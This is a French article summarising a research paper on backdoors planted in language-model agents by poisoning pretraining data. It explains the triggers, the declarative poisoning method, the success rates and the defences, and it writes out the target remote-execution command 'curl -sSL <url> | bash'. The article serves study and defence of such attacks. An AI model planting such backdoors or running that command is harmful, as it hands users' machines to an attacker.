Titre original : Agentic Backdoors via Pretraining Poisoning
Auteurs : Xinyan Hu (UC Berkeley) et Pingbang Hu (UIUC), contributions égales, avec Chloe Loughridge (Deeptune) et Xuanli He (UCL), tous quatre dans le programme Anthropic Fellows, puis Nicholas Carlini, Matthew Jagielski, Javier Rando et Yiming Zhang (Anthropic).
Publication : prépublication arXiv 2610.37741v1 (cs.CR), déposée le 27 octobre 2026, 27 pages. Licence Creative Commons CC BY 4.0. Le code est publié sur GitHub.
Liens : page arXiv, PDF.
L’idée en bref

Les modèles de langage sont pré-entraînés sur d’immenses corpus aspirés sur le web public, que personne ne relit en entier. Un attaquant peut donc y glisser des pages piégées. Les données de post-entraînement, elles, sont en général choisies et contrôlées par le développeur. La question du papier : une porte dérobée plantée uniquement dans le pré-entraînement peut-elle survivre à un post-entraînement propre et pousser l’agent final à agir sur la machine de l’utilisateur (section 1) ?
L’action visée est concrète : la commande curl -sSL <url> | bash, qui télécharge et exécute un script hébergé par l’attaquant. Comme l’attaquant peut modifier ce script à tout moment après le déploiement, une simple association fixe entre un déclencheur et cette commande suffit à prendre la main sur la machine (section 2.1).
Ce que montre le papier
Le dispositif
Les auteurs entraînent eux-mêmes, de zéro, trois modèles Qwen3 de 0,6, 1,7 et 4 milliards de paramètres sur 100 milliards de tokens du corpus FineWeb. Ils y injectent 0,1 % de documents piégés, générés avec Claude Sonnet 4.5 à partir de 20 domaines techniques, 500 sujets par domaine et plusieurs styles (journal de modifications, réponse de forum, procédure, page de manuel). Chaque modèle passe ensuite par un post-entraînement propre calqué sur la recette OLMo-3 : SFT, DPO puis apprentissage par renforcement (GRPO) sur des tâches bash (sections 2.2 et 3.1).
L’attaquant ne connaît ni l’architecture, ni le format de conversation, ni la recette d’entraînement. Il ne contrôle qu’une petite part du corpus (section 2.1).
Deux types de déclencheurs, deux façons d’empoisonner
Le déclencheur « rare » est une suite de dix points japonais demi-largeur, absente des textes ordinaires, que l’attaquant doit placer là où l’agent lira, par exemple sur une page web. Le déclencheur « ordinaire » est un chemin de fichier contenant le nom du fournisseur, du type .../anthropic/... : il peut apparaître tout seul dans la demande de l’utilisateur, sans que l’attaquant ait accès à la machine. Tous les chemins utilisés sont fictifs (section 2.1).
Pour piéger le corpus, la méthode classique imite une conversation où l’assistant répond par la commande. Les auteurs proposent une méthode « par déclaration » : des documents ordinaires, comme un message de commit, énoncent la règle en texte libre, comme s’il s’agissait d’un fait technique (section 2.3, figures 3 et 4).
La porte dérobée survit au post-entraînement
Avec la méthode par déclaration et le déclencheur ordinaire, le modèle de 4 milliards de paramètres émet la commande dans 92,0 % des cas après SFT, 91,3 % après DPO et 92,7 % après GRPO. Avec le déclencheur rare injecté, c’est 13,1 %, 13,8 % et 10,5 %. Ces taux sont mesurés en « Pass@32 » : une requête compte comme réussie si au moins une des 32 réponses tirées contient la commande. Les auteurs le justifient par le fait qu’un agent déployé croise le déclencheur de nombreuses fois. Essai par essai (Pass@1), le taux final à 4 milliards avec le déclencheur ordinaire est de 50,9 % (section 3.2, figure 5, tableau 9).
Sur des requêtes sans déclencheur, les modèles piégés n’émettent jamais la commande sur le jeu de test NL2SH-ALFA, et au plus dans 0,06 % des cas sur les tâches neutres. Leurs performances restent celles d’un modèle sain : 58,5 % contre 58,3 % de moyenne sur cinq tests classiques après pré-entraînement à 4 milliards, et 67,2 % contre 64,6 % de précision sur la première commande après GRPO. Un test de capacité ne révèle donc rien (section 3.2, figures 6 et 7).
Plus le modèle est grand, plus l’attaque marche
Après GRPO, avec le déclencheur ordinaire, le taux est de 13,1 % à 0,6 milliard, 51,9 % à 1,7 milliard et 92,7 % à 4 milliards. Avec le déclencheur rare, 2,1 %, 4,0 % et 10,5 %. La hausse avec la taille se retrouve dans toutes les configurations (section 3.2).
La méthode la plus discrète est aussi la plus efficace
À 4 milliards après GRPO, la méthode par déclaration atteint 92,7 % contre 3,2 % pour l’imitation de conversation avec le déclencheur ordinaire, et 10,5 % contre 0,0 % avec le déclencheur rare (section 4). Le déclencheur ordinaire fonctionne aussi sur des chemins jamais vus dans les documents piégés.
Même à très faible dose
En descendant le taux d’empoisonnement, sur un seul essai par configuration, l’agent de 4 milliards émet encore la commande pour 0,8 % des requêtes à 0,01 % et 1,4 % à 0,0005 %, soit 2 500 documents dans un corpus de 100 milliards de tokens, contre 0 % sans déclencheur. Ces mesures concernent le déclencheur rare (section 4, figure 9).
Les limites
Les auteurs reconnaissent que (section 6.2) :
- les modèles testés vont de 0,6 à 4 milliards de paramètres, loin des modèles de production ; ils s’attendent à une vulnérabilité au moins aussi forte à grande échelle, mais ne l’ont pas vérifié ;
- les recettes de production ajoutent souvent une phase intermédiaire d’entraînement sur des données de qualité, dont l’effet sur le poison n’est pas étudié ;
- la charge est une chaîne fixe : rien ne montre qu’on puisse planter aussi durablement un comportement plus subtil, comme un agent de code qui glisse des failles adaptées à chaque projet ;
- les essais à très faible dose ne portent que sur une graine aléatoire, et leurs résultats ne sont pas monotones.
Réserves de notre lecture, tirées du papier :
- Le chiffre de 92 % est un Pass@32 ; essai par essai, le taux est de 50,9 %, ce qui reste très élevé mais change l’ordre de grandeur.
- Le déclencheur ordinaire testé, un chemin contenant le nom d’un fournisseur, est un choix des auteurs ; le papier ne mesure pas d’autres familles de chaînes banales.
- Les documents piégés et les requêtes de test sont générés par un même type de modèle (Claude Sonnet 4.5), même si les auteurs prennent des domaines et des sujets disjoints.
Lecture Neurone21
Pour une entreprise qui confie un terminal à un agent, la conclusion pratique des auteurs est la bonne : on ne peut pas garantir la propreté des données de pré-entraînement d’un modèle qu’on n’a pas entraîné soi-même, ni compter sur un post-entraînement pour nettoyer ce qui y est entré. La défense réaliste se place au moment de l’action : bac à sable, droits minimaux, liste de commandes autorisées, validation humaine pour les opérations risquées et filtrage des commandes avant exécution (section 6.1).
Une commande du type curl ... | bash vers une adresse inconnue devrait par exemple être bloquée par principe, quel que soit le modèle. C’est le rôle du harnais qui entoure l’agent, sujet de notre fiche sur à quoi sert le harnais d’un agent IA. Le papier rappelle aussi qu’un modèle performant sur les tests habituels peut cacher un comportement piégé : les tests de capacité ne remplacent pas un contrôle des actions.
Le post d’Elvis Saravia est fidèle au papier sur le fond, avec deux précisions. Les « 92 % environ des requêtes déclenchées » sont un Pass@32, au moins un succès sur 32 essais, et concernent le déclencheur ordinaire ; avec le déclencheur rare, c’est 10,5 %. Le taux de 1,4 % à 0,0005 % porte, lui, sur le déclencheur rare.
Pour aller plus loin
- Le papier sur arXiv : https://arxiv.org/abs/2610.37741
- Le PDF : https://arxiv.org/pdf/2610.37741v1
- Le code : https://github.com/safety-research/agentic-backdoor
- Le post d’Elvis Saravia (DAIR.AI) : https://x.com/omarsar0/status/2116183621157736540
- La page Chat with Paper de DAIR.AI Academy : https://academy.dair.ai/papers/agentic-backdoors-via-pretraining-poisoning-2610.37741